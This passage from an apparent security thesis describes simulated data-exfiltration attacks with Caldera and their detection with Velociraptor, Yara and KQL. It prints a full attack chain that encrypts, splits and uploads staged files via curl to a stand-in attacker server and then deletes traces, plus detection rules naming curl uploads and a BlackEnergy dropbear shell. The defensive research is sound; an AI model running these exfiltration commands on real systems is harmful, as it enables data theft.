


Figure 8.8: Velociraptor monitoring Cronjobs [MBRD24]

Furthermore, the victim computer's RAM is now examined to see whether an upload function has been called up suspiciously. Again, an artefact is used for this. The artefact Linux.Detection.Yara.Process provides the desired functionality. For the actual data exfiltration in this simulation, the Caldera framework uses the *curl* [cur24] software. This is a wide-spread command line tool and library for transferring data with Unified Resource Locators (URLs). Now a suitable Yara script can be passed to the artefact so that the call to a URL is recognised by Curl for the purpose of data exfiltration and an alarm is raised.

```
rule curl_upload {
  meta:
    author = "Michael Mundt <m.mundt@esri.de>"
    reference = "http://www.esri.de"
    description = "Rule to detect curl requests to upload data"
  strings:
    $curl_upload = /https?:\/\/([\w\.-]+)
                   ([\/\w\.-]*:[0-9]*\/file\/upload)/
  condition:
    $curl_upload
}
```

The artefact can then be used as part of continuous monitoring and monitor the process scope of the endpoint to be protected. This would at least detect the leakage of the data and trigger the company's incident response process."

The prototype has once again proved its worth. The second threat could also be simulated.

8.5 Splitting Sensitive Data into Chunks for Exfiltration

The third and final prototypical proof of feasibility follows. In this case, the aim was to first collect sensitive data, break it down into small parts and then exfiltrate the individual parts from each other. All the pieces are only put back together again in the cyber-attacker's IT infrastructure. This could conceal the fact that larger data sets are being exfiltrated. The defender only realises that individual transfers are taking place. If these are far apart in time or are even carried out using different protocols, it is certainly more difficult to understand that large volumes of data are being stolen. We have also described this prototypical implementation of splitting sensitive data into chunks before exfiltration in our paper [MBRD24], which I now quote from:

"In this simulated attack, the sensitive data is first collected, packaged and then broken down into small chunks. We have configured the simulation so that the individual chunks have a size of approx. 1 MB. The chunks are encoded and encrypted to data packets. The simulation then exfiltrates the individual packets via the attacker's C2 communication infrastructure, in this case the Caldera framework agent. The entire simulation is shown as an operational implementation below. In turn, Linux systems were used, so that Linux technologies are used in the simulation.

```
# Compress Staged Directory (Password Protected)
tar -C /home/*/staged/.s -czf - . | gpg -c --pinentry-mode=loopback
--passphrase 'Esri2024!\#' > /home/*/staged/.s.tar.gz.gpg;split
-b1048576 '/home/*/staged/.s.tar.gz.gpg'
'/home/*/staged/.s'/calderachunk;
rm '/home/*/staged/.s.tar.gz.gpg';
find '/home/*/staged/.s' -maxdepth 1 -name 'calderachunk*'
2>/dev/null;

# Exfil Staged Directory
curl -F "data=@/home/*/staged/.s/calderachunkac"
--header "X-Request-ID:
`hostname`-crnsiw" http://CalderaServer:8888/file/upload
[...]
curl -F "data=@/home/*/staged/.s/calderachunkae"
--header "X-Request-ID:
`hostname`-crnsiw" http://CalderaServer:8888/file/upload

# Compress Staged Directory (Password Protected)
find '/home/*/staged/.s' -maxdepth 1 -name 'calderachunk*'
-exec rm -rf {} \;

# Advanced File Search and Stager
if [ -d '/home/*/staged' ]; then rm -rf '/home/*/staged/.s'; fi;
```

After the attack has been successfully simulated, the stolen data packet is available in the attacker's infrastructure. The Caldera framework provides access to this area via the administration interface. Figure 8.9 shows the received data packet. The attacker can now access,




Figure 8.9: Successfully exfiltrated data chunks [MBRD24]

download, decrypt, unpack and ultimately misuse the data at will.

Only through simulation do we now have the opportunity to take a closer look at the data traffic during the attack. The first thing you notice is that the attacker's C2 infrastructure periodically sends a life sign via the agent to the attacker's server (see Figure 8.10). A keep-alive segment is sent via the TCP protocol to indicate to the server that the C2 infrastructure is intact. This opens up an action for the defender. He implements rules for detecting keep-alive communication. For this purpose, it is advisable to analyze both, the rules of the IDS or SIEM used and the corresponding logfiles.

The data packets are then transmitted to the attacker's infrastructure in a separate transmission using the http protocol and its POST method. You can clearly see these entries in the *Wireshark* [Wir23] recording of the network protocols. You can see the http 1.1 protocol used and the agreed *gzip* encoding in the protocol analysis in Figure 8.11.

As part of this simulation, the individual chunks are sent one after the other in rapid succession. At least that's how we configured it by allowing the individual steps of the simulation to follow one another directly in *atomic* mode. It makes sense to repeat the simulation with varying parameters. For example, the time intervals between the exfiltration of the individual chunks can be chosen to be much longer or more irregular. In this way, the traces left in network traffic can be better understood. A multi-stage counteract is recommended: As shown previously, an attempt can be made to detect every call to the attacker infrastructure for the purpose of data exfiltration. In addition, it is also useful to analyse traffic retrospectively over a longer period of time in order to better understand the full extent of the attack and data leakage. In addition, there is an opportunity to correct the existing configuration of the system and further reduce the list of people who can hire such Cronjobs. ”




Figure 8.10: Keep-Alive messages in the attackers's C2 infrastructure [MBRD24]




Figure 8.11: Transmitting chunks over http-method POST [MBRD24]

8.6 Findings for implementing

The creation of the prototype and its evaluation based on three specific data exfiltration threat scenarios allowed us to gain valuable experience. We have analysed these experiences and manifested them in a paper. We were able to present this paper to the scientific community at a conference. The results were discussed with leading experts.

Now I would like to quote these experiences from my publication [MBRD24, chapter 4] here in equal measure to express the findings for building the threat simulation cycle:

"We have demonstrated an exemplary procedure for **simulating current cyber-threats as business-risks** and learning from them. In addition, we showed how a cyclic procedure of simulation can be **integrated into an existing ISMS**. Our work therefore offers a **complete blueprint for introducing the procedure into an organisation**.

The software tools for implementation are available. We have shown this using open source solutions as an example, but the process can also be implemented with commercial tools such as Microsoft Sentinel. Our procedure helps to regain the initiative. Instead of waiting for important data to be stolen, simulating this threat helps proactively prevent data theft.

The approach is affordable in an existing company security organisation without the need for additional personnel resources and can be introduced and expanded step by step. Ultimately, simulating the business-risk of data exfiltration helps to keep one's own forces in practice and to constantly maintain the necessary in-depth knowledge of the IT system landscape to be defended."

9 Evaluation of the potential of the simulation

This chapter reviews the effectiveness of the concept. First, the available technologies for maintaining cyber protection are examined using an example of a medium-sized company to determine whether they already enable implementation. Then, an experimental environment is introduced in order to implement the concept itself by means of tests and to prove its effectiveness with measurements.

9.1 Current Example for Cyber Defense Measures

A medium-sized German company pursues a cloud-first strategy for its IT services and relies on the products and services of the US company Microsoft. The figure 9.1 shows the products available through Microsoft's portfolio. This figure was taken from a Microsoft presentation in March 2023. It can be seen how the Microsoft 365 and Cloud Defender products are used to specifically monitor different endpoints. Endpoints include IT devices, email client, identities or individual apps. The Microsoft Sentinel product provides the function of a SIEM and also opens up other log files such as those of the IT network. Via the SIEM, the connected log files and events are merged for further analysis. The monitoring of the endpoints should enable the detection of threats in real time.

The aggregation of data via the SIEM allows for more comprehensive analyses and the discovery of any correlations that may exist between the data. This seems to be the most suitable starting point to detect and extract the digital traces of the simulation later on. The following data sources are connected to the SIEM:

- Azure Active Directory
- Azure Information Protection
- Microsoft 365 Defender
- Microsoft Defender for Cloud Apps
- Microsoft Defender for Identity
- Microsoft Defender for Office 365
- Threat Intelligence Platform
- Windows Firewall

Of particular interest to my investigation is the Threat Intelligence data source. Data on known attack vectors may already be fed in here. In fact, a module for targeted hunting of




Figure 9.1: Microsoft cloud security products

hazards is offered. In this module, the phases (Tactics) of the MITRE ATT&CK framework are already presented. However, the individual Tactics are not stringently assigned to the individual Techniques. Instead, individual detection methods are listed. The stringent assignment of Techniques, including the noted Procedures, which then in turn describe how a data source can be detected, is missing. The available implementation thus omits essential parts of the data model and only maps the attack vectors in a very rudimentary way. It seems that at this point in time, the implementation of threat intelligence and resulting simulations is just beginning.




Figure 9.2: Microsoft Hunting functionality

At this point in time, the Kusto query language (KQL)[1] is provided that allows to penetrate all accumulating data at the endpoint as well as in the SIEM data sink. Using the language

[1] https://learn.microsoft.com/en-us/azure/data-explorer/kusto/query/




Figure 9.3: KQL script to detect data exfiltration to cloud storage

scope, it is basically possible to mimic the detection of individual methods of data exfiltration. However, the query language is not suitable for simulating these methods. For more in-depth simulations, the documentation refers to partner solutions such as MISP. This makes it clear that the Microsoft products currently only support the implementation of the concept to a very limited extent. Ultimately, the only option would be complete self-implementation with tools such as Microsoft Powershell[2] and Windows Management Instrumentation (WMI)[3] or implementation in system-compatible software. However, the investigations indicate that the products used can certainly be used to reproduce the effects in the IT system in the course of the simulations. The SIEM and Endpoint Detection are able to record and extract the trace precipitation from the simulation.

The KQL query language could be used to detect specific data exfiltration processes. This is shown in Figure 9.3 using a KQL script generated with ChatGPT that monitors transitions to cloud storage. The complete simulation is not mapped via this route. This example shows

[2] https://learn.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.3
[3] https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

how effectively our simulation concept helps to structure the review of your own protective measures when even the most renowned manufacturers do not currently offer a satisfactory overall solution.

9.2 Concept of Adaptive Detection

In the course of our scientific work, we have dealt intensively with the question of how the digital traces left behind by the simulation can be recorded, structured and analysed. This resulted in a paper from which we quote a few passages below [MB24]. The paper was written in German, so the passages have been translated into English:

"Our simulation covers the entire attack vector. The review of protective measures is therefore be examined holistically, for all phases of an attack, rather than just selectively, taking individual configurations out of context. In order to exploit the digital traces driven by the simulation, we are in need of fundamental aspects of adaptive attack detection. The new BSI Act (BSIG) prescribes the use of attack detection systems for critical information infrastructures (Section 8a (1a) BSIG). At the end of September 2022, the BSI also published a guidance document [Bun22]. This requires that suitable parameters and characteristics from ongoing operations are continuously and automatically recorded and evaluated. Attacks are detected by comparing the processed data with information and patterns that indicate attacks.

This approach follows the requirements of the BSIG including guidance. It is based on the assumption that a cyber attack is carried out in phases. In each phase, the cyber attacker pursues specific intentions. Furthermore, we have assumed that the attacker uses one or more attack techniques in each phase to advance the attack. The idea is that each of these attack techniques can be detected by monitoring a set of data sources with low delay. We have successfully evaluated that it is possible to monitor all relevant data sources, from which conclusions can be drawn about the attack vector. Based on this, it is now possible to select a specific attack vector, e.g. one that poses a particular threat to one's own actions, isolate the attack techniques it contains, draw conclusions about the data sources to be monitored and monitor them. We refer to this approach as *Adaptive detection of CTI-known threats.*

The following example illustrates this approach once again. We look at the group Sandworm Team [MIT23a]. It is assumed that this group is actively intervening in the war in Ukraine with cyber attacks against critical infrastructure. In order to study the behaviour of this group in detail, we have used the MITRE ATT&CK knowledge base. Here, we are focusing on the MITRE ATT&CK for ICS Matrix [MIT23b] and thus on the group's ability to attack OT. Numerous knowledge base websites provide additional information on the matrix. Figure 9.4 shows the attack vector of the sandworm team. The techniques used are colour-coded. The colour code is broken down in the legend. The abilities of the Sandworm Team group are reflected in almost all *Tactics* of the ICS matrix. The group uses several techniques to achieve its goals. We use this example to summarise our approach once again.

We start with the first phase of the attack *Tactic: Initial Access.* Among other things, the group uses the technique *T0865 Spearphishing.* The group is credited with using the malware *S0089 BlackEnergy* [MIT23c]. The malicious code is encoded as an entry in a malicious Word document and sent as an attachment to an email. As soon as the recipient




Figure 9.4: Attack vector of Sandworm Group (ICS-Matrix) [MB24]

opens the attachment, the malicious code is executed and is then executed on the target system. The Github repository [Sei17] shows a Yara rule that detects this process.

Listing 9.1: Yara rule to detect the dropper executable

```
rule BlackEnergy
{
    meta:
        description = "Detects␣VBS␣Agent␣from␣BlackEnergy␣Report␣-␣file␣Dropbearrun.vbs"
        author = "Florian␣Roth"
        reference = "http://feedproxy.google.com/~r/eset/blog/~3/BXJbnGSvEFc/"
        date = "2016-01-03"
        hash = "b90f268b5e7f70af1687d9825c09df15908ad3a6978b328dc88f96143a64af0f"

    strings:
        $s0 = "WshShell.Run␣\"dropbear.exe -r rsa -d dss -a -p 6789\",␣0,␣false" fullword ascii
        $s1 = "WshShell.CurrentDirectory␣=␣\"C:\\WINDOWS\\TEMP\\Dropbear\\\"" fullword ascii
        $s2 = "Set␣WshShell␣=␣CreateObject(\"WScript.Shell\")" fullword ascii
              /* Goodware String - occured 1 times */

    condition:
        filesize < 1KB and 2 of them
}
```

Listing 9.1 shows how the *Dropper* is detected. Using the open source framework Velociraptor framework, we execute this Yara rule on all connected workstation computers. The execution can take place continuously and simultaneously. The procedure thus fulfils the central requirement of the BSI Act and its guidance."

This approach is exemplary for the necessary change. The ability to detect digital traces must adapt dynamically to current threats, as shown here, and detection must take place in real time. The development of this approach is a key achievement of our work on implementing the simulation cycle.

9.3 Visualisation and prioritisation of countermeasures using a knowledge graph

Further possible uses of the results of the simulation cycle were considered in the publication [MBRD24, chapter 3.6 and 3.7]. We quote from it below:

"We can better identify the warning indicators of such an attack, gain a deeper understanding of the traces they leave behind, and develop countermeasures by modelling risky data exfiltration tactics. The several simulated attacks rely on one another for success. The chosen examples make it evident that specific processes, like gathering and searching sensitive data, or specific software tools, like curl, are utilised repeatedly. The thorough examination of the APT under the MITRE ATT&CK methodology further demonstrates this. They each employ a specific mix of skills. For example shows Figure 9.4 such a malicious skill set of the Advanced Persistence Threat (APT) Sandworm Team [MIT23d]. It is reasonable to expect software and methods to be utilised repeatedly for various objectives. To keep track of these inter-dependencies and avoid losing them when displaying the knowledge, say, in a list format, we depict the knowledge acquired from the simulation as a knowledge graph (Figure 9.5). It will later be possible to access the graph analytically and use this knowledge

